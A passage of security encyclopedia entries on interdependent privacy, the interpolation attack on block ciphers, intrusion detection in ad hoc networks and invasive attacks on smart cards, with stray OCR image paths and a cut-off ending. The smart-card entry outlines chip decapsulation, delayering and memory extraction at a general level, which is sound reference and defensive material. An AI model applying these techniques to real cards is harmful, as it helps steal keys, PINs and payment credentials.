Communication privacy management (CPM) theory models how individuals disclose personal information to others, building on the metaphor of boundaries that determine one's openness or closedness to the public. CPM theory is based on five key principles: ownership, control, rules, co-ownership, and boundary turbulence. Personal information belongs to a specific individual, referred to as the owner, who has right to control the information. When the owner shares personal information with another individual (a co-owner), collective boundaries are created. Privacy rules are then defined to coordinate the collective boundaries of co-owners. These rules control who can access the information and determine the possibility of extending the set of co-owners (linkage rules), the degree of access to the information (permeability rules), and the implication of co-owners in definitions of rules (ownership rules). The last principle, boundary turbulences, is related to scenarios when a co-owner discloses the information outside the initially defined boundaries, either intentionally or by mistake; this concept is particularly relevant for interdependent privacy scenarios. Several works on interdependent privacy rely on communication privacy management theory.

Open Problems and Future Directions

Interdependent privacy has been studied by different communities (including information security and privacy, data science, human-computer interaction/computer-supported cooperative work, and information systems), mostly in isolation. One of the reasons for this is that these different communities refer to the same concept using different terminologies, such as interdependent privacy, multiparty privacy, and networked privacy. One key challenge is to make these different research communities work closer with each other and collaborate to develop holistic solutions.

Most of the proposed inference algorithms and solutions are ad hoc and data specific. In fact, many existing works focus on photos. Additionally, only a few works consider service providers as a potential adversary: they focus only on protecting individuals' privacy with respect to other individuals. Overall, none of the existing solutions is generic enough to handle various data types and adversaries. Finally, interdependent privacy should also be tackled from a legal perspective, in the light of the various data protection laws across the world.

Cross-References

Access Control Policies, Models, and Mechanisms
Attribute-Based Encryption
Differential Privacy
Genome Privacy
Interdependent Location Privacy
Location Information (Privacy of)
Privacy Metrics
Privacy Metrics for Online Social Network Data
Pufferfish Privacy
Role-Based Access Control
Visual Secret Sharing Schemes

References

Biczók G, Chia PH (2013) Interdependent privacy: let me share your data. In: Proceedings of FC. https://doi.org/10.1007/978-3-642-39884-1_29

Humbert M, Ayday E, Hubaux JP, Telenti A (2017) Quantifying interdependent risks in genomic privacy. ACM Trans Priv Secur 20(1). https://doi.org/10.1145/3035538

Humbert M, Trubert B, Huguenin K (2020) A survey on interdependent privacy. ACM Comput Surv 52(6):122. https://doi.org/10.1145/3360498

Jia J, Wang B, Zhang L, Gong NZ (2017) AttriInfer: inferring user attributes in online social networks using Markov random fields. In: Proceedings of WWW. https://doi.org/10.1145/3038912.3052695

Laszka A, Felegyhazi M, Buttyan L (2014) A survey of interdependent information security games. ACM Comput Surv 47(2). https://doi.org/10.1145/2635673

Olteanu AM, Huguenin K, Shokri R, Humbert M, Hubaux JP (2017) Quantifying interdependent privacy risks with location data. IEEE Trans Mob Comput 16(3). https://doi.org/10.1109/TMC.2016.2561281

Such JM, Criado N (2018) Multiparty privacy in social media. Commun ACM 61(8). https://doi.org/10.1145/3208039

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300524

Internet Fraud

Social Engineering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_584

Interpolation Attack

Christophe De Cannière[50] ✉
(50) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

The *interpolation attack* is a technique for attacking block ciphers built from simple algebraic functions. It was introduced by Jakobsen and Knudsen [(Jakobsen and Knudsen 1997), (Jakobsen and Knudsen 2001)] in 1997 and applied to variants of SHARK, a predecessor of Rijndael/AES.

The attack is based on a well-known principle: given an unknown polynomial $y = f(x)$, if the degree of $f(x)$ does not exceed $n - 1$, then its coefficients can efficiently be recovered by taking n distinct samples (x_i, y_i) with $y_i = f(x_i)$. The *Lagrange interpolation formula* provides a general expression for the polynomial reconstructed this way:

$$f(x) = \sum_i y_i \prod_{j \neq i} \frac{x - x_j}{x_i - x_j}.$$

This mathematical property has interesting implications when considering a block cipher with a fixed but unknown secret key. If the ciphertext is written as a polynomial (with unknown coefficients) of the plaintext, and if the degree of this polynomial is sufficiently low, then a limited number of plaintext–ciphertext pairs suffice to completely determine the encryption function. This allows the attacker to encrypt and decrypt data blocks for the unknown key without doing any key-recovery.

An interesting property of the basic interpolation attack is that it is not affected by the internal structure of the cipher, apart from the degree of the

polynomial representing the encryption function. In fact, a low degree is not strictly necessary for an efficient attack; it suffices that the number of unknown coefficients is sufficiently small, and this happens to be the case for a number of ciphers which were optimized against linear and differential attacks (for example, the $\mathcal{KN}$ cipher by Knudsen and Nyberg).

The attack outlined above can be extended and generalized in many ways. It can, for example, also be applied by only expressing a part of the ciphertext as a function of the plaintext or by constructing an implicit polynomial expression involving parts of the plaintext and the ciphertext. The latter could be derived from a rational expression or obtained by applying a meet-in-the-middle attack. Furthermore, in a subsequent paper (Jakobsen 1998), Jakobsen demonstrated that the interpolation ideas can still be applied when the polynomials are probabilistic. The method is based on Sudan's algorithm, designed to decode Reed–Solomon codes (Cyclic Codes). Finally, note that all attacks described above can easily be turned into key-recovery attacks by guessing the last round key of the cipher and checking the correctness of the guess by applying the interpolation attack on the remaining rounds.

Cross-References

Block Ciphers

Recommended Reading

Jakobsen T (1998) Cryptanalysis of block ciphers with probabilistic non-linear relations of low degree. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 212–223

Jakobsen T, Knudsen LR (1997) The interpolation attack on block ciphers. In: Biham E (ed) Proceedings of fast Software encryption – FSE'97, Lecture notes in computer science, vol 1267. Springer, Berlin, pp 28–40

Jakobsen T, Knudsen LR (2001) Attacks on block ciphers of low algebraic degree. J Cryptol 14:197–210
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_631


Intrusion Detection in Ad Hoc Networks

Qijun Gu[51] ✉
(51) Department of Computer Science, Texas State University-San Marcos, San Marcos, TX, USA

✉ **Qijun Gu**
Email: qijun@txstate.edu

Definition

Intrusion detection in ad hoc networks is a type of defense mechanism that monitors, collects, and analyzes activity information of mobile ad hoc nodes in order to detect intrusive actions.



a IDS architecture

b IDS agent model

Intrusion Detection in Ad Hoc Networks, Fig. 1 Distributed and cooperative IDS in ad hoc networks, proposed in Zhang et al. (2003)

Background

Intrusion detection is one of the mechanisms to protect a system. It captures the current user activities in a system and compares them with past user behavior profiles, known attack patterns, or predefined system specifications. An intrusion is detected in the presence of a deviation of normal user activities, a match of known attack patterns, or an operation not following system specifications. Upon detecting an intrusion, intrusion detection systems (IDSs) may further alert and trigger the response mechanisms of the system to counteract the intrusion and minimize the damage.

Many IDSs deployed in wired networks are built-in devices that are trustable and can capture and inspect traffic directly. However, ad hoc networks do not support the deployment of such devices as they are infrastructure-less and distributed. IDSs have to be implemented in mobile ad hoc nodes, even though some of them may be malicious. No nodes can inspect all the packets as their communication range is limited and they cannot use all the resources for intrusion detection solely. The mobility of ad hoc networks further increases the difficulty of intrusion detection. As nodes are moving, it is harder to distinguish malicious and benign behaviors as mobility may result in abnormal activities due to lost or out-of-date information. Hence, intrusion detection in ad hoc networks is different from wired network in many aspects.

Theory

As mobile ad hoc networks (MANETs) are distributed and mobile in nature, intrusion detection requires cooperation among nodes. All the nodes need to participate in monitoring activities of other nodes and exchanging collected information to make joint decisions. Figure 1 shows a distributed and cooperative intrusion detection architecture (Zhang et al. 2003) that adapts the characteristics of ad hoc networks.

In the network of Fig. 1a, every node has a running IDS agent. Each agent independently monitors local activities, collects traffic traces, detects

possible intrusions, and initiates responses. When anomaly is detected but evidence is inconclusive, IDS agents participate in global intrusion detection cooperatively to broaden evidence collection and make joint decisions. The structure of an IDS agent is depicted in Fig. 1b. Although IDS agents could be constructed in various ways, the six components in the structure capture the core functions of an agent. The left side are three components for local intrusion detection and the right side are three components for cooperative intrusion detection.

The local data collection module collects communication activities of this node and its neighboring nodes. The data includes packets of cross multiple network layers. Then, the local detection engine analyzes the collected traces. If an intrusion is detected with strong evidence, the local detection engine can request the local response module independently to initiate a response. Otherwise, i.e., if an intrusion is detected with weak or inconclusive evidence, the local detection engine can request the cooperative detection engine to start global detection. The cooperative detection engine enables exchanging local detection information with neighboring nodes via the secure communication module and also coordinates their detection actions. With more evidences, neighboring nodes can make a joint decision and elect a remedy action. Thus, the global response module can carry the decision and the action. The response could be identifying and excluding compromised nodes, or rekeying and re-authenticating good nodes.

Because the all nodes have the same IDS agent, the distributed and cooperative IDS architecture is well suited to the flat network topology, where all nodes are peers. However, an ad hoc network may have the hierarchical topology, where nodes are organized in clusters with one cluster header for each cluster. Hence, the IDS architecture is extended to having hierarchy to match the roles of nodes in the hierarchical network topology. As the cluster headers usually have more computational capability than other members in the clusters, they are responsible for forwarding packets among clusters. Their IDS agents include an enhanced data collection module that collects and inspects the packets within their clusters as the routers in wired networks. Their IDS agents also have a controlling module for coordinating nodes in their clusters, making decisions, and initiating global responses. On the contrary, regular nodes in a cluster can have IDS agents with simplified components for cooperative intrusion

detection, since they act under the control of their cluster headers. Such an IDS (Sun et al. 2003) was proposed, in which a network is partitioned into zones (equivalent to clusters). The header of each zone is also the gateway of the zone. A zone header aggregates and correlates reports from nodes in the zone and collaborates with other zone headers to perform intrusion detection.

Intrusion Detection in Ad Hoc Networks, Table 1 IDS quality, reported in Zhang et al. (2003)

Detection performance on DSR				
Trace	RIPPER		SVM	
	TPR	FPR	TPR	FPR
100k-rt	90.7 ± 3.24%	15.3 ± 4.08%	99.1 ± 0.16%	0.0667 ± 0.002%
100k-tf	85.2 ± 2.38%	13.7 ± 4.30%	99.1 ± 0.09%	0.0556 ± 0.022%
10k-rt	90.9 ± 3.07%	9.56 ± 4.27%	99.1 ± 0.37%	0.0360 ± 0.042%
10k-tf	89.8 ± 4.23%	10.12 ± 5.53%	99.0 ± 0.33%	0.0533 ± 0.065%
Detection performance on DSDV				
Trace	RIPPER		SVM	
	TPR	FPR	TPR	FPR
100k-rt	88.34 ± 5.03%	23.8 ± 7.41%	86.0 ± 0.96%	26.3 ± 5.49%
100k-tf	90.61 ± 2.99%	24.1 ± 6.70%	85.6 ± 0.83%	25.5 ± 2.05%
10k-rt	87.93 ± 4.31%	15.8 ± 4.32%	85.3 ± 4.82%	20.5 ± 10.0%
10k-tf	85.23 ± 3.28%	14.5 ± 4.87%	84.4 ± 0.60%	23.4 ± 5.78%
Detection performance on AODV				
Trace	RIPPER		SVM	
	TPR	FPR	TPR	FPR
100k-rt	91.71 ± 3.23%	20.2 ± 6.27%	95.3 ± 0.79%	1.27 ± 0.38%
100k-tf	88.48 ± 4.14%	17.8 ± 5.10%	93.9 ± 0.72%	2.06 ± 0.63%
10k-rt	92.36 ± 3.79%	14.4 ± 4.87%	94.7 ± 0.51%	3.28 ± 0.93%
10k-tf	89.91 ± 5.31%	15.7 ± 3.39%	97.1 ± 0.32%	3.57 ± 0.79%

Anomaly-based intrusion detection is the major approach to detect misbehavior nodes in ad hoc networks, as the malicious nodes may seemingly follow specifications or not use known attack approaches. The success of intrusion detection is indicated by a high true positive rate (TPR) and a low false positive rate (FPR). The success depends on a few

assumptions. First, the majority of nodes should be good and they should monitor the network as designed. Second, the majority of the collected network traces should not be poisoned by attackers and they should be shared among nodes. Third, the majority nodes should behave normally even though benign nodes may present abnormal behavior sometimes. Using the behavior profile of each node can help make decisions and avoid malicious nodes. Watchdog and pathrater were used in such an IDS (Marti et al. 2000) to monitor the behaviors of neighboring nodes and give ratings to the nodes accordingly. By keeping the rating of every node in the network that it knows, the pathrater can compute the path metric by combining the node ratings together with the link quality to choose the path with the highest metric. As a result, paths containing misbehaving nodes will be avoided.

Applications

Intrusion detection in ad hoc network has been applied in mobile ad hoc networks, sensor networks, vehicular ad hoc networks, and so on. It is deployed to detect compromised, misbehaving, or selfish nodes. It protects these networks from various attacks including dropping, misrouting, forging, and injecting packets in networks.

Experimental Results

Whether or not an IDS can protect a system effectively against attacks is the main quality of the IDS. It is usually measured as the TPR and the FPR. The TPR measures the percentage of detected malicious events in all intrusive events. The FPR measures the possibility of misclassifying a good event as malicious.

To measure the quality, the IDS proposed in Zhang et al. (2003) was studied with three ad hoc routing protocols: dynamic source routing (DSR) protocol, ad hoc on-demand distance vector (AODV) routing protocol, and destination-sequenced distance-vector (DSDV) routing protocol. The study built two anomaly detection models using the repeated incremental pruning to produce error reduction (RIPPER) algorithm and the support vector machine (SVM) algorithm. The two models were tested on four different traces with embedded intrusion sessions. 100k-rt and 10k-rt are traces with

intrusions on routing logic and with running time as 100,000 and 10,000 s, and 100k-tf and 10k-tf are traces with distortion on traffic patterns.

The quality of the IDS is illustrated in Table 1. The result showed that the quality of an IDS is highly determined by the classification algorithms. In the experiments, SVM showed a better performance than RIPPER in both TPR and FPR. As SVM can better catch the dynamic characteristics of ad hoc nodes and traffic patterns, it can detect more malicious activities and misclassify fewer good ones. The result also showed that the quality of an IDS is related to the subjects of protection as well. The IDS worked better for DSR and AODV than DSDV. The further analysis showed that the redundancy in routing information in DSR and AODV helped the IDS to distinguish attacking traffic from normal traffic.

Open Problems

Security threats present in all layers of ad hoc networks. Current intrusion detection systems in ad hoc networks mainly focus on routing attacks and link layer attacks. Attacks in other layers, such as physical layer and transport layer, need the same attention. New threat models and features across multiple layers also need to be studied so that new intrusion detection mechanisms can be developed to better aggregate cross-layer threat information to detect attacks.

Another challenge in current intrusion detection mechanisms is that many IDSs in ad hoc networks can only achieve a TPR less than 95% and a FPR greater than 5%. With such quality, it is hard to use an IDS in network, because it will miss a significant portion of attacking nodes but detain a significant portion of good nodes. The problem is caused by the distributed and mobile nature of ad hoc networks. Better understanding of such nature is necessary to develop novel intrusion detection mechanisms with better quality.

Recommended Reading

Marti S, Giuli TJ, Lai K, Baker M (2000) Mitigating routing misbehavior in mobile ad hoc networks. In: Proceedings of ACM MobiCom, Boston, pp 255–265

Sun B, Wu K, Pooch UW (2003) Alert aggregation in mobile ad hoc networks. In: Proceedings of ACM Wise, Samrego, pp 69–78

Zhang Y, Lee W, Huang YA (2003) Intrusion detection techniques for mobile wireless networks. Wirel Netw 9(5):545–556

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300525

Intrusion Tolerance

Adaptive Cyber Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_511


Invasive Attacks

Assia Tria[52] and Hamid Choukri[53] ✉
(52) CEA-LETI, Grenoble, France
(53) Gemalto Compagny, Meudon, France

✉ **Hamid Choukri**
Email: hamid.choukri@gemalto.com

Definition

Invasive attacks refer to attacks of physical systems where the physical properties of the chip are irreversibly modified. Different kinds of attacks are possible using “standard” reverse engineering techniques with optical or scanning electron microscopes (SEM). The aim is to capture information stored in memory areas, or data flowing through the data bus, registers, etc. Such techniques are also used to disconnect circuits, to override sensors, or to defeat blown fuse links (using probe stations or Focused Ion Beam [FIB]). These attacks are not specific to smart cards. At first, tools used for invasive attacks were dedicated to failure analysis and debugging by semiconductor manufacturers.



Invasive Attacks, Fig. 1 Microprocessor card architecture

Background

A smart card contains an embedded microchip with metallic contacts on the front. The smart card does not usually have its own power supply, yet it operates as a very small computer. The embedded operating system (OS) controls application execution, access condition, cryptographic routines, and communication protocols with the outside world(usually a terminal). Some smart cards have several applications embedded at a time; these are called “multi-application” smart cards.

The largest application is the GSM. The subscriber identity module (SIM) is found in all handsets that use the GSM wireless communication standard (Europe, Asia, Latin America, and increasingly North America). Smart cards are also widely used in banking, pay-TV, access control, health insurance, public transportation, government and online services. Broadly speaking, the smart card is used to control access to specific devices, networks, or services. When smart cards are combined with a Public Key Infrastructure (PKI), they efficiently implement secure spaces within a broader IT environment, which are useful for applications such as online payment and identification.

Smart Card Security

The purpose of a smart card is to ensure the secure storage of sensitive data, and also the integrity and tamper-resistant execution of cryptographic applications. Highly sensitive data is never released outside the card; all operations are carried out by the operating system inside the card. The operating system also handles security and data access for each of these applications. This section describes the mechanisms that protect on-card data and applications.

Smart cards have an integrated CMOS circuit (Fig. 1) commonly referred to as a chip comprising:

- Logical functions.
- CPU from 8 bits up to 32 bits.
- Different kinds of memories like ROM, EEPROM, RAM and more recently Flash and Feram (Ferroelectrics RAM). Here the ROM is a permanent memory storing all or part of the operating system. The EEPROM is a nonvolatile erasable memory that stores application data, mainly keys, PIN codes, or personal data, and, in some cases, parts of the operating system and its applications. The RAM is a volatile memory that stores temporary data such as intermediate internal application data or session keys or access rights.
- I/O interface for communication with the external world.
- Peripherals such as crypto-coprocessors, Random-Number Generators.

Overview of Attacks on Smart Cards

Basically, smart card attacks can be classified into three main categories: social, logical, and physical attacks.

Social Attacks

These are the oldest. The idea behind these attacks is to obtain information directly from the manufacturer using classical social engineering techniques. Countermeasures in this case range from physical security such as access control to the sites, physically isolated labs, and the education of employees to the application of strict security procedures. This kind of attack falls outside the scope of this document.

Logical Attacks

These attacks are used to recover secret data from secure devices without actually damaging the device. By monitoring execution time, power consumption, or electromagnetic radiation of a chip, it is frequently possible to infer information about the processed data. Performing Side-channel analysis on a secure device requires advanced knowledge in electronics, cryptography, signal processing, and statistics. A well-known class of attacks in this group is based on the analysis of smart card *power consumption*. This class includes Differential Power Analysis (DPA), Simple Power Analysis (SPA), and timing analysis.

- **SPA** uses variations in the global power consumption of the chip and infers information that is normally held within the chip. For example, an increase in power consumption might indicate that a modular exponentiation (an important cryptographic function) is being performed. In general, SPA will give better results if the attacker has extensive knowledge of the hardware architecture.
- **DPA** is more sophisticated than the SPA. Statistical analysis of power consumption curves is carried out for several executions of the same algorithm. The input data is changed in such a way that sensitive information can be deduced.
- Timing attacks have posed serious problems in the past, because in older designs the execution time would vary according to the data and/or the cryptographic keys that were being processed. Current smart card chips have been designed with constant timing, or at least timings that do not depend on data or secret keys.
- **Electromagnetic analysis** is a newer type of attack. It is based on the same techniques as those used for DPA and SPA, but the physical quantities that are measured are not the same. In this case, the RF signals provide the essential information. Such attacks fall into the category of side-channel attacks, but they differ in a number of crucial points from power attacks.
- Fault attacks are conducted using a combination of several environmental conditions that cause the chip to produce computational errors that can leak protected information. Sensors that detect abnormal operating conditions are thus used to preclude the need for costly software and hardware countermeasures (it is always better to anticipate rather than to correct errors).

- **Software attacks** target software flaws using a normal communication channel to interface with the card. These flaws may weaken the security features of the card or allow them to be bypassed, leaving the system open to frauds. There is a wide range of software attacks, some of which are not specific to the smart card. Incorrect file access conditions, malicious code, flaws in cryptographic protocols, design and implementation errors are common flaws in computing systems.

Invasive Attacks

The goal of these attacks is to unearth information stored in memories, or data flowing through the data bus, registers, etc. These attacks are not specific to smart cards but are generic to CMOS components. Modifying an electronic component requires considerable time and resources, sophisticated and expensive tools, and extensive hardware expertise. This cost can be considered as a first barrier. The more you know about the internal architecture of the chip the easier these attacks will be.

Access to Silicon

Delayering


The first step consists in doing some reverse engineering. Reverse engineering allows block localization, like memories, buses, random-number generation, inputs, etc., and also an understanding of the chip architecture.

The chip is covered by a globe-top made of epoxy resin that can be removed by using hot fuming nitric acid. At this stage, the chip's surface is not yet accessible for probing or modification; only optical or electrical analysis could be feasible depending on the chip manufacturer's process.

CMOS chip structure is made of multiplayer stacking going from three to five metal layers. The upper layer is called the passivation layer (silicon oxide), which protects the chip against environmental hazards and ionic contaminations.

As a large amount of stress can be generated on the die during the assembly process, a thick film of polyimide over the passivation layer is deposited. These stresses may lead to cracking of the protective passivation layer. Before getting access to the silicon, the polyimide and passivation

layers must be removed using ethylendiamine and fluoridric acid, respectively. For the passivation layer the most convenient depassivation technique is to use a laser cutter, but this technique can only be used to create small windows used for probing (Fig. 2).



Invasive Attacks, Fig. 2 Example of window opened in the passivation layer using laser cutter

There is no particular way to prevent optical reverse engineering except by increasing the design complexity and sharing specific parts of the circuit among different layers.


Block Localization

Once the passivation layer has been removed, the upper metal layer becomes accessible. Each metal layer can be selectively removed by chemical attacks. Depending on the layer structure, it can be dry-etched using plasma or wet etching. This step can be destructive: several chips are usually required for these attacks.

Memory blocks like ROM, EEPROM, RAM, and parts of analogue blocks such as charge pumps and capacitors are easily recognizable, an example is given in Fig. 3.



Invasive Attacks, Fig. 3 Old chip design



Invasive Attacks, Fig. 4 Metal ROM showing unused area

Memory Content Extraction

ROM

The ROM is a critical part of the circuit because it is where the code (operating system, JAVA virtual machine, API) is stored. In new generations of products (130 nm), it is preferable to use a metal (Fig. 4) or ionic implantation ROM process. The difficulty of reverse-engineering the ROM content in these two cases is identical. In the case of a metal ROM a selective delayering of the chip metal layers is necessary in order to reach the appropriate metal layer (usually M1) and the metal connections. In the case of an ionic implantation ROM a complete delayering is required in order to reach the silicon level. A chemical attack is further performed to reveal doping (in order to create active region in the semiconductor, impurities like Phosphor or boron are introduced) differences and make the content readable by optical observations, a process that can be automated. And then ROM mapping of zero and one is extracted.

In order to protect the ROM contents from illegal extraction, all chip manufacturers encrypt the ROM. The ciphering algorithm depends on both the data value and the address. So a complete reverse engineering of the decoder's logic is necessary. In addition, ROM code will be systematically filled with random data when the code size is not equal to the complete ROM size.

RAM

The RAM is a temporary working area. The RAM data is, for example, used for cryptographic calculations and session key transfers. Using a SEM specialized in voltage contrast, it is possible to observe RAM activity in operating mode. These microscopes have the ability of detecting variations in voltage. Applying power to the chip and observing the chip in image mode reveals the DC (direct current) conditions on the surface layers of the chip.

Like for the ROM, chip manufacturers encrypt or scramble the RAM. Scrambling depends only on the address (address transposition), while ciphering depends on both the address and the data: these mechanisms can be static or dynamic. Frequency sensors, used for restricting the operating range of the chip, could protect against the use of SEM in voltage contrast.

EEPROM or FLASH

This write/erase nonvolatile memory is used to store application data, part of executable code, and sensitive data like PIN code or session keys. Reversing the EEPROM or Flash memory consists in finding the state of the floating gate. At this time, no method has been found to extract the complete memory content. As before, nonvolatile memory can be encrypted or scrambled to increase security level. There is an emergence of new nonvolatile memory point like Flash and Feram in the smart card chip market. These new memory maps have the particularity of being very compact, of taking less space, and are probably more difficult to attack. Soon there will be smart cards where the executable code will be loaded in flash. With a strong memory management and a shrinking technology, one would think that these products will be more secure. However, the resulting level of security depends on other factors such as the time available before the product needs to be finished.

Bus Localization

